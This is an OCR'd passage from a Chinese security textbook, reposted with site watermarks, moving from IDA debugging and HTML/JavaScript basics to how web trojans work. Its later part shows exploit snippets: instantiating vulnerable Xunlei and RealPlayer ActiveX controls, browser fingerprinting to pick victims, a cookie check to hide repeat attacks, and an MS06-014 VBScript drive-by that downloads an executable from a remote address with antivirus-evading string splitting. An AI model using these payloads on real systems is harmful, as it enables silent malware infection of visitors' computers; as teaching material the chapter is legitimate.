


图 3.48　char_average 中的断点



图 3.49　char_averge 中查看 count 的值

至此，我们可以得出结论，count 的计算方式有问题，当然我们完全可以将 count 的值输出来。在 C 语言的源码中主函数修改如下：

```
void main(void)
{
   char chars[] = { 1, 2, 3, 4, 5 };
   int integers[] = { 1, 2, 3, 4, 5 };
   printf("chars[] - average = %d\n",
        char_average(chars, sizeof(chars)));
   printf("chars[] - count = %d\n", sizeof(chars));
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    printf("integers[] - average = %d\n",
        int_average(integers, sizeof(integers)));
    printf("intergers[] - count = %d\n", sizeof(integers));
}
```

运行结果如图 3.50 所示，从中我们可以看到 int_averge 函数中 count 的值的确是 20 而不是上述的 5。




图 3.50　int_averge 函数中的 count 的值

至此，IDA Pro 调试完成了，我们找到了问题所在处，相信读者对 IDA Pro 的反汇编调试功能也有了一个新的认识。

3.5　HTML 与脚本语言

3.5.1　HTML 语言简介

HTML（Hyper Text Markup Language 超文本标记语言）是一种用来制作超文本文档的简单标记语言。用 HTML 编写的超文本文档称为 HTML 文档，它能独立于各种操作系统平台（如 UNIX，Windows 等）。自 1990 年以来 HTML 就一直被用作 World Wide Web 上的信息表示语言，用于描述主页的格式设计和它与 WWW 上其他主页的连结信息。

HTML 文档是一个放置了标记的 ASCII 文本文件，通常它带有.html 或.htm 的文件扩展名。生成一个 HTML 文档主要有以下三种途径：

（1）手工直接编写（例如用你所喜爱的 ASCII 文本编辑器或其他 HTML 的编辑工具）；

（2）通过某些格式转换工具，将现有的其他格式文档（如 Word 文档）转换成 HTML 文档；

（3）由 Web 服务器（或称 HTTP 服务器）一方实时动态地生成。

HTML 语言是通过利用各种标记（tags）来标识文档的结构以及标识超链（Hyperlink）的信息。虽然 HTML 语言描述了文档的结构格式，但并不能精确地定义文档信息必须如何

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

显示和排列，而只是建议 Web 浏览器（如 IE，Firefox 等）应该如何显示和排列这些信息，最终在用户面前的显示结果取决于 Web 浏览器本身的显示风格及其对标记的解释能力。这就是为什么同一文档在不同的浏览器中展示的效果会不一样的原因。

目前HTML语言的版本是2.0，它是基于SGML（Standard Generalized Markup Language，标准广义置标语言，是一套用来描述数字化文档的结构并管理其内容的复杂规范）中的一个子集演变而来的。虽然下一版本的标准 HTML3.0（也称为 HTML+）正在制定之中，但其中某些部分的实验性标准草案已被广泛采用，大多数优秀的 Web 浏览器都能解释 HTML3.0 中的部分新标记，因此在本章中介绍的一些 HTML3.0 新标记均已被多数浏览器所接受。

- 标记语法和文档结构

HTML 的标记总是封装在由小于号（<）和大于号（>）构成的一对尖括号之中。

1．单标记

某些标记称为“单标记”，因为它只需单独使用就能完整地表达意思，这类标记的语法是：

```
<标记>
```

最常用的单标记是<P>，它表示一个段落（Paragraph）的结束，并在段落后面加一空行。

2．双标记

另一类标记称为“双标记”，它由“始标记”和“尾标记”两部分构成，必须成对使用，其中始标记告诉 Web 浏览器从此处开始执行该标记所表示的功能，而尾标记告诉 Web 浏览器在这里结束该功能。始标记前加一个斜杠（/）即成为尾标记。这类标记的语法是：

```
<标记>内容</标记>
```

其中“内容”部分就是要被这对标记施加作用的部分。例如你想突出对某段文字的显示，就将此段文字放在一对<EM> </EM>标记中：

```
<EM>text to emphasize</EM>
```

3．标记属性

许多单标记和双标记的始标记内可以包含一些属性，其语法是：

```
<标记　属性 1　属性 2　属性 3　… >
```

各属性之间无先后次序，属性也可省略（即取默认值），例如单标记<HR>表示在文档

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

当前位置画一条水平线（horizontal line），一般是从窗口中当前行的最左端一直画到最右端。在 HTML3.0 中此标记允许带一些属性：

```
<HR SIZE=3 ALIGN=LEFT WIDTH="75%">
```

其中 SIZE 属性定义线的粗细，属性值取整数，默认为 1；ALIGN 属性表示对齐方式，可取 LEFT（左对齐，默认值），CENTER（居中），RIGHT（右对齐）；WIDTH 属性定义线的长度，可取相对值（由一对" "号括起来的百分数，表示相对于充满整个窗口的百分比），也可取绝对值（用整数表示的屏幕像素点的个数，如 WIDTH=300），默认值是"100%"。

4．文档结构

除了一些个别的标记外，HTML 文档的标记都可以嵌套使用。通常由三对标记来构成一个 HTML 文档的骨架，它们是：

```
<HTML>
   <HEAD>
   头部信息
   /HEAD>
   <BODY>
   文档主体，正文部分
   </BODY>
</HTML>
```

其中<HTML>在最外层，表示这对标记间的内容是 HTML 文档。<HEAD>之间包括文档的头部信息，如文档总标题等，若不需头部信息则可省略此标记。我们还会看到一些页面会省略<HTML>标记，因为.html 或.htm 文件被 Web 浏览器默认为是 HTML 文档。<BODY>标记一般不省略，表示正文内容的开始。

- HTML 与 ActiveX

考虑到 Web 的安全性，为了在服务器与客户端建立良好的信任关系，必须为每一个在 Web 上使用的 ActiveX 控件设置一个“代码签名”（Code Signing）。在 Web 页面中使用 ActiveX 控件，还要对之进行包装，将有关的动态连接库及信息文件压缩到一个扩展名为 cab（Cabinet）的文件中。在 HTML 文件中，使用 object 标签插入 ActiveX 控件，并利用 VBScript 或者 JScript 访问该 ActiveX 控件。客户端用 Internet Explorer（IE）浏览此页面时，可以自动解包该文件。出于安全性的考虑，Internet Explorer 为 ActiveX 控件的下载、初始化、是否拥有合法的代码签名以及是否允许 Scripting 等设置了不同的安全级别，用户可根据需要进行设置。在 IE 浏览器中嵌入的未安装的 ActiveX 控件会被要求安装后才能使用，如图 3.51 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 3.51　IE 中嵌入要求安装的 ActiveX 控件

一般网页木马所利用的一些 ActiveX 控件编写方面的漏洞，基本上都是已经安装在用户系统内而不是强制用户安装的。所以，我们只要知道 object 标签能够激活已经安装的 ActiveX 控件就可以了。

对于理解网页木马中常用的一些技术来说，掌握上述 HTML 基础就已经足够了。

3.5.2　JavaScript 脚本

JavaScript 是一种描述性的脚本语言（Script Language），它可以非常自由地被嵌入到 HTML 的文件之中。使用 JavaScript 可以做什么呢？它的作用很简单，就是对网页浏览者当前所触发的事件进行处理或对网页进行初始化工作。它是事先在网页中编写好代码（或叫做“脚本”），然后此代码伴随 HTML 文件一起传送到客户端的浏览器上，由浏览器对这些代码进行解释执行，而其执行期间并没有请服务器帮忙，这样就减轻了服务器的负担。

JavaScript 能使网页增加互动性；JavaScript 能使有规律地重复的 HTML 文件简化，减少下载时间；JavaScript 还能及时响应用户的操作，对提交表单做即时的检查，无须浪费时间交由 CGI 验证。JavaScript 的功能很多，只有你想不到、没有它做不到。

JavaScript 可以出现在 HTML 的任意地方。使用标记<script>…</script>，你可以在 HTML 文档的任意地方插入 JavaScript，甚至在<HTML>之前插入也不成问题。不过如果要在声明框架的网页（框架网页）中插入，就一定要在<frameset>之前插入，否则不会运行。

- JavaScript 基本语法

每一句 JavaScript 都有类似于以下的格式：<语句>；其中的分号“;”是 JavaScript 语言作为一个语句结束的标识符。虽然现在很多浏览器都允许用回车键充当结束符号，但培养

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

用分号做结束的习惯仍然是很好的。

➢ 语句块

语句块是用大括号“{ }”括起来的一个或 n 个语句。在大括号里边是几个语句，但是在大括号外边，语句块是被当做一个语句的。语句块还可以嵌套，也就是说，一个语句块里边可以再包含一个或多个语句块。

➢ JavaScript 中的变量

什么是变量？从字面上看，变量是可变的量；从编程角度讲，变量是用于存储某种/某些数值的存储器。所储存的值，可以是数字、字符或其他的一些东西。变量的命名有以下要求：

（1）只包含字母、数字和/或下画线；

（2）要以字母开头；

（3）不能太长；

（4）不能与 JavaScript 保留字（数量繁多，不能一一列出；凡是可以用来做 JavaScript 命令的字都是保留字）重复。

而且，变量是区分大小写的，例如，variable 和 Variable 是两个不同的变量。不仅如此，大部分命令和“对象”都是区分大小写的。变量需要声明，没有声明的变量不能使用，否则会出错：“未定义”。声明变量可以用：var <变量> [= <值>];

var 是我们接触的第一个关键字（即保留字），这个关键字用作声明变量。最简单的声明方法就是“var <变量>;”，这将为<变量>准备内存，给它赋初始值“null”。如果加上“= <值>”，则给<变量>赋予自定的初始值<值>。

➢ 数据类型

变量可以使用的数据类型如下。

（1）整型：只能储存整数。可以是正整数、0、负整数，可以是十进制、八进制、十六进制。八进制数的表示方法是在数字前加“0”，如“0123”表示八进制数“123”。十六进制则是加“0x”：“0xEF”表示十六进制数“EF”。

（2）浮点型：即“实型”，能储存小数。有资料显示，某些平台对浮点型变量的支持不稳定。没有需要就不要用浮点型。

（3）字符串型：是用引号“" "”、“' '”包起来的零个至多个字符。用单引号还是双引号由你决定。跟语文一样，用哪个引号开始就用哪个结束，而且单双引号可嵌套使用：'这里是"JavaScript 教程"。' 不过跟语文不同的是，JavaScript 中引号的嵌套只能有一层。如果想再多嵌一些，你需要转义字符。

（4）转义字符：由于一些字符在屏幕上不能显示，或者 JavaScript 语法上已经有了特殊用途，在要用这些字符时，就要使用“转义字符”。转义字符用斜杠“\”开头：\'单引号、\" 双引号、\n 换行符、\r 回车（以上只列出常用的转义字符）。于是，使用转义字符，就可以做到引号多重嵌套：'Micro 说："这里是\"JavaScript 教程\"。"'

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（5）布尔型：常用于判断，只有两个值可选：true（表“真”）和 false（表“假”）。true 和 false 是 JavaScript 的保留字。它们属于“常数”。

由于 JavaScript 对数据类型的要求不严格，故一般来说，声明变量的时候不需要声明类型。而且就算声明了类型，在过程中还可以给变量赋予其他类型的值。声明类型可以用赋予初始值的方法做到：var aString = ''; 这将把 aString 定义为具有空值的字符串型变量。

var anInteger = 0; 这将把 anInteger 定义值为 0 的整型。

➢ 变量的赋值

一个变量声明后，可以在任何时候对其赋值。赋值的语法是：<变量> = <表达式>；其中“=”叫“赋值符”，它的作用是把右边的值赋给左边的变量。

➢ JavaScript 常数

JavaScript 中的常数有下列几个：

① null 一个特殊的空值。当变量未定义，或者定义之后没有对其进行任何赋值操作，它的值就是“null”。企图返回一个不存在的对象时也会出现 null 值；

② NaN“Not a Number”。出现这个数值比较少见，以至于我们可以不理它。当运算无法返回正确的数值时，就会返回“NaN”值。NaN 值非常特殊，因为它“不是数字”，所以任何数跟它都不相等，甚至 NaN 本身也不等于 NaN；

③ true 布尔值“真”；

④ false 布尔值“假”；

⑤ 在 Math 对象中还有一系列数学常数。

➢ 表达式与运算符

表达式：与数学中的定义相似，表达式是指具有一定值的、用运算符把常数和变量连接起来的代数式。一个表达式可以只包含一个常数或一个变量。运算符可以是四则运算符、关系运算符、位运算符、逻辑运算符、复合运算符。这些运算符从高优先级到低优先级进行排列的情况如表 3.4 所示。

表 3.4　JavaScript 中的运算符优先级

运算名称	运算符号	说　明
括号	(x) [x]	中括号只用于指明数组的下标
求反、	-x	返回 x 的相反数
	!x	返回与 x（布尔值）相反的布尔值
自加、	x++	x 值加 1，但仍返回原来的 x 值
	x--	x 值减 1，但仍返回原来的 x 值
自减	++x	x 值加 1，返回后来的 x 值
	--x	x 值减 1，返回后来的 x 值

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

续表

运算名称	运算符号	说　明
乘、除	x*y	返回 x 乘以 y 的值
	x/y	返回 x 除以 y 的值
	x%y	返回 x 与 y 的模（x 除以 y 的余数）
加、减	x+y	返回 x 加 y 的值
	x-y	返回 x 减 y 的值
关系运算	x<y x<=y x>=y x>y	当符合条件时返回 true 值，否则返回 false 值
等于、不等于	x==y	当 x 等于 y 时返回 true 值，否则返回 false 值
	x!=y	当 x 不等于 y 时返回 true 值，否则返回 false 值
位与	x&y	当两个数位同时为 1 时，返回数据的当前数位为 1，其他情况都为 0
位异或	x^y	两个数位中有且只有一个为 0 时，返回 0，否则返回 1
位或	x|y	两个数位中只要有一个为 1，则返回 1；当两个数位都为零时才返回零
逻辑与	x&&y	当 x 和 y 同时为 true 时返回 true，否则返回 false
逻辑或	x||y	当 x 和 y 任意一个为 true 时返回 true，当两者同时为 false 时返回 false
条件	c?x:y	当条件 c 为 true 时返回 x 的值（执行 x 语句），否则返回 y 的值（执行 y 语句）
赋值、复合运算	x=y	把 y 的值赋给 x，返回所赋的值
	x+=y x-=y x*=y x/=y x%=y	x 与 y 相加/减/乘/除/求余，所得结果赋给 x，并返回 x 赋值后的值

➢ 注释

像其他所有语言一样，JavaScript 的注释在运行时也是被忽略的。注释只给程序员提供消息。JavaScript 注释有两种：单行注释和多行注释。单行注释用双反斜杠“//”表示。当一行代码有“//”，那么，“//”后面的部分将被忽略。而多行注释是用“/*”和“*/”括起来的一行到多行文字。程序执行到“/*”处，将忽略以后的所有文字，直到出现“*/”为止。

➢ if 语句

```
if ( <条件> ) <语句 1> [ else <语句 2> ];
```

本语句有点像条件表达式“?:”：当<条件>为真时执行<语句 1>，否则，如果 else 部分存在的话，就执行<语句 2>。与“?:”不同的是，if 只是一条语句，不会返回数值。<条件>是布尔值，必须用小括号括起来；<语句 1>和<语句 2>都只能是一个语句，欲使用多条语句，请用语句块。一行代码太长，或者涉及比较复杂的嵌套，可以考虑用多行文本，如上例，if (a == 1) 后面没有立即写上语句，而是换一行再继续写。浏览器是不会混淆的，当它们读完一行，发现是一句未完成语句，它们会继续往下读。使用缩进也是很好的习惯，当

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

一些语句与上面的一两句语句有从属关系时，使用缩进能使程序更易读，方便程序员进行编写或修改工作。

➢ 循环体

```
for (<变量>=<初始值>; <循环条件>; <变量累加方法>) <语句>;
```

本语句的作用是重复执行<语句>，直到<循环条件>为 false 为止。它是这样运作的：首先给<变量>赋<初始值>，然后*判断<循环条件>（应该是一个关于<变量>的条件表达式）是否成立，如果成立就执行<语句>，然后按<变量累加方法>对<变量>做累加，回到“*”处重复，如果不成立就退出循环；这叫做“for 循环”。下面看看例子：

```
for (i = 1; i < 10; i++) document.write(i);
```

本语句先给 i 赋初始值 1，然后执行 document.write(i)语句（作用是在文档中写 i 的值）；重复时 i++，也就是把 i 加 1；循环直到 i<10 不满足，也就是 i>=10 时结束。结果是在文档中输出了“123456789”。和 if 语句一样，<语句>只能是一行语句，如果想用多条语句，你需要用语句块。与其他语言不同，JavaScript 的 for 循环没有规定循环变量每次循环一定要加一或减一，<变量累加方法>可以是任意的赋值表达式，如 i+=3、i*=2、i-=j 等都成立。

适当地使用 for 循环，能使 HTML 文档中大量有规律重复的部分简化，也就是用 for 循环重复写一些 HTML 代码，达到提高网页下载速度的目的。不过请在 Netscape 中重复进行严格测试，保证通过了才好把网页传上去。作者曾试过多次因为用 for 循环向文档重复写 HTML 代码而导致 Netscape“猝死”。而在 IE 中绝对没有这种事情发生，如果你的网页是只在 IE 中运行，用很多的 for 循环也没有问题。

除了 for 循环，JavaScript 还提供 while 循环。while (<循环条件>) <语句>;比 for 循环简单，while 循环的作用是当满足<循环条件>时执行<语句>。while 循环的累加性质没有 for 循环强。<语句>也只能是一条语句，但是一般情况下都使用语句块，因为除了要重复执行某些语句之外，还需要一些能变动<循环条件>所涉及的变量的值的语句，否则一但踏入此循环，就会因为条件总是满足而一直困在循环里面，不能出来。这种情况，我们习惯称之为“死循环”。死循环会弄停当时正在运行的代码、正在下载的文档和占用很大的内存，很可能造成死机，应该尽最大的努力避免这种情况。

➢ break 和 continue

有时候在循环体内，需要立即跳出循环或跳过循环体内其余代码而进行下一次循环。break 和 continue 帮了我们大忙。break;语句放在循环体内，作用是立即跳出循环。continue;语句放在循环体内，作用是中止本次循环，并执行下一次循环。如果循环的条件已经不符

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

合，就跳出循环。例：

```
for (i = 1; i < 10; i++) {
  if (i == 3 || i == 5 || i == 8) continue;
  document.write(i);
}
```

输出：124679。

➢ switch 语句

如果要把某些数据分类，例如，要把学生的成绩按优、良、中、差分类，我们可能会用 if 语句：

```
if (score >= 0 && score < 60) {
  result = 'fail';
} else if (score < 80) {
  result = 'pass';
} else if (score < 90) {
  result = 'good';
} else if (score <= 100) {
  result = 'excellent';
} else {
  result = 'error';
}
```

看起来没有问题，但如果使用太多的 if 语句的话，程序看起来有点乱。switch 语句是解决这种问题的最好方法。

```
switch (e) {
  case r1: (注意：冒号)
    ...
    [break;]
  case r2:
    ...
    [break;]
  ...
  [default:
    ...]
}
```

这一大段的作用是：计算 e 的值（e 为表达式），然后跟下面“case”后的 r1、r2、……比较，当找到一个相等于 e 的值时，就执行该“case”后的语句，直到遇到 break 语句或 switch 段落结束（“}”）为止。如果没有一个值与 e 匹配，那么就执行“default:”后面的语句，如果没有 default 块，switch 语句结束。上面的 if 段用 switch 改写就是：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
switch (parseInt(score / 10)) {
  case 0:
  case 1:
  case 2:
  case 3:
  case 4:
  case 5:
    result = 'fail';
    break;
  case 6:
  case 7:
    result = 'pass';
    break;
  case 8:
    result = 'good';
    break;
  case 9:
    result = 'excellent';
    break;
  default:
    if (score == 100)
      result = 'excellent';
    else
      result = 'error';
}
```

其中 parseInt()方法是 JavaScript 提供的一个函数，其作用是取整。

以上主要介绍 JavaScript 中的一些基础语法知识，在分析网页木马的代码时很可能会用到，下面介绍和网页木马直接相关的东西，如：利用 JavaScript 激活 ActiveX 控件、利用 JavaScript 实现网页木马的一些高级功能等。

- 利用 JavaScript 激活 ActiveX 控件

自从微软对 IE6 的 ActiveX 更新后，每次用 IE 打开带有 ActiveX 控件的页面时，必须要进行控件激活操作（单击相关控件），否则该控件将无法正常工作。如果在页面上使用 ActiveX 控件不多的话，每次多点一下也就算了，不过一旦要频繁操作或者控件很多，每次要做这个重复劳动时，就很烦人。于是，MSDN 提供了相应的解决办法，可以不需要手工激活，回到以前一样的操作。关键是把传统页面和控件输出进行分离，技术核心是 DHTML 和脚本。示例代码如下：

```
<html>
 <body>
  <div id="DivID">
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        <script src="createElementExplicit.js"></script>
    </body>
</html>
// createElementExplicit.js
var myObject = document.createElement('object');
DivID.appendChild(myObject);
myObject.classid= "2EEDA47E-8D5C-4d7e-B4B6-E16E19218555";
myObject.id= "target";
```

在网页木马中比较常见的激活 ActiveX 控件的方式，同时也是最简单的一种方式就是利用 HTML 的 object 标签来激活，例如我们要激活存在漏洞的迅雷 ActiveX 控件，其示例代码如下：

```
<object classid="clsid:2EEDA47E-8D5C-4d7e-B4B6-E16E19218555" id='target'>
</object>
```

另外一种方法就是利用 javascript 本身提供的 new 方法来激活 ActiveX 控件，可以直接使用控件的名称来激活，在下面的例子中，我们通过 new 方法来激活存在漏洞的 RealPlayer 的 ActiveX 控件：

```
VulObject="IERPCtl.IERPCtl.1";
Real=new ActiveXObject(VulObject);
```

那么，漏洞的发现者是如何找到这些 ActiveX 控件的呢？网络上有一个叫做 COM Explorer 的工具可以找出当前系统中所有已经注册的 ActiveX 控件，并且能够详细列出该控件的版本号、CLSID 值、文件路径等信息，Visual Studio 2005 还自带了对象浏览器，能查看到 ActiveX 控件所导出的函数以及各个参数等信息，如图 3.52 所示。




图 3.52　COM Explorer

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

- 利用 JavaScript 判断浏览器和操作系统的版本

网页木马自身也存在一定的局限性，这是由于它所利用的漏洞决定的，成功率不可能达到 100%，例如利用 IE 浏览器漏洞的网页木马在 Firefox 或者 Oprea 等其他浏览器下肯定不起作用，甚至有的漏洞只能针对 IE6 而对 IE7 以后的版本无效，以及操作系统的因素等。当前流行的网页木马大量使用了堆扩展技术，会吃掉大量的内存，严重影响计算机的速度，如果攻击目标不对，不但不能成功而且会暴露自己，所以在网页木马开始攻击之前对目标进行一定的判断是十分必要的。幸运的是，Javascript 为我们提供了现成的函数，只要对返回值进行一下判断就可以，示例代码如下：

```
<script>
Function IsTarget()
{
var user=navigator.userAgent.toLowerCase();
if(user.indexOf("msie 6")==-1&&user.indexOf("msie 7")==-1)
          return;
if(user.indexOf("nt 5.")==-1)
          return;
}
</script>
```

这段 JavaScript 代码判断浏览器的版本如果不是 IE6 或 IE7 就返回，操作系统不是 NT 内核的就放弃攻击。

- 利用 JavaScript 让网页木马只执行一次

正如上面所提到的，流行的网页木马每次攻击都会影响计算机使用速度，攻击者为了增强网页木马的隐蔽性，使用了 Javascipt 脚本进行判断，对于已经浏览过本网页的用户不再进行攻击。判断时要使用 Cookie，即服务器可以利用 Cookies 包含信息的任意性来筛选并经常性维护这些信息，以判断在 HTTP 传输中的状态。Cookies 最典型的应用是判定注册用户是否已经登录网站，用户可能会得到提示，是否在下一次进入此网站时保留用户信息以便简化登录手续，这些都是 Cookies 的功用。另一个重要应用场合是“购物车”之类的处理。用户可能会在一段时间内在同一家网站的不同页面中选择不同的商品，这些信息都会写入 Cookies，以便在最后付款时提取信息。而“聪明”的黑客却把 Cookie 用于网页木马中，示例代码如下：

```
window.onerror=function(){return true};
window.status="";
var cookieString=document.cookie;
var start=cookieString.indexOf("lovereal=");
if(start!=-1)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    {}
    else
    {
        var expires=new Date();
        expires.setTime(expires.getTime()+1*24*60*60*1000);document.cookie="
lovereal=real;expires="+expires.toGMTString();
        Exploit();
    }
```

以上代码是从网络上肆虐的 RealPlayer 网页木马中抓下来的，这段代码在本机上生成一个 Cookie 进行判断，如果用户浏览过本页面，那么就跳过不攻击，Cookie 的过期时间被设成了 1000 天，除非用户主动清空 Cookie，要不然几乎不会过期。

3.5.3 VBScript 脚本

网页木马不仅跟 JavaScript 有关，有些网页木马还可用 VBScript 编写，下面即是使用 HTML 和 VBScript 编写的 MS06014 的网页木马。

```
 <html>
<script language="VBScript">
on error resume next '防错代码
dl = "hxxp://127.0.0.1/test.exe" '木马远程下载地址，可以将 127.0.0.1 改成其他
Set df = document.createElement("object") '创建项目
df.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
 '对此项目进行编码
 '注意:clsid:XXXX 这一串是微软 06014 远程执行代码漏洞(msadco.dll)
 str="Microsoft.XMLHTTP"              '创建一个 XMLHTTP 对象
 Set x = df.CreateObject(str,"")
a1="Ado"
a2="db."
a3="Str"
a4="eam"
str1=a1&a2&a3&a4                      '拆分代码以起到免杀的作用
str5=str1                             '调换语句以达到免杀的作用
set S = df.createobject(str5,"")      ''创建一个文件流对象
S.type = 1
 str6="GET"
x.Open str6, dl, False
x.Send                                '以上步骤只是从网络上下载指定的木马程序
 '下面开始在本机执行下载到的木马程序
fname1="Intranet.exe"
 'Intranet.exe 是木马本地保存名称
set F = df.createobject("Scripting.FileSystemObject","") '建立一个文件对象
```


溜客安全网 WwW.176Ku.CoM

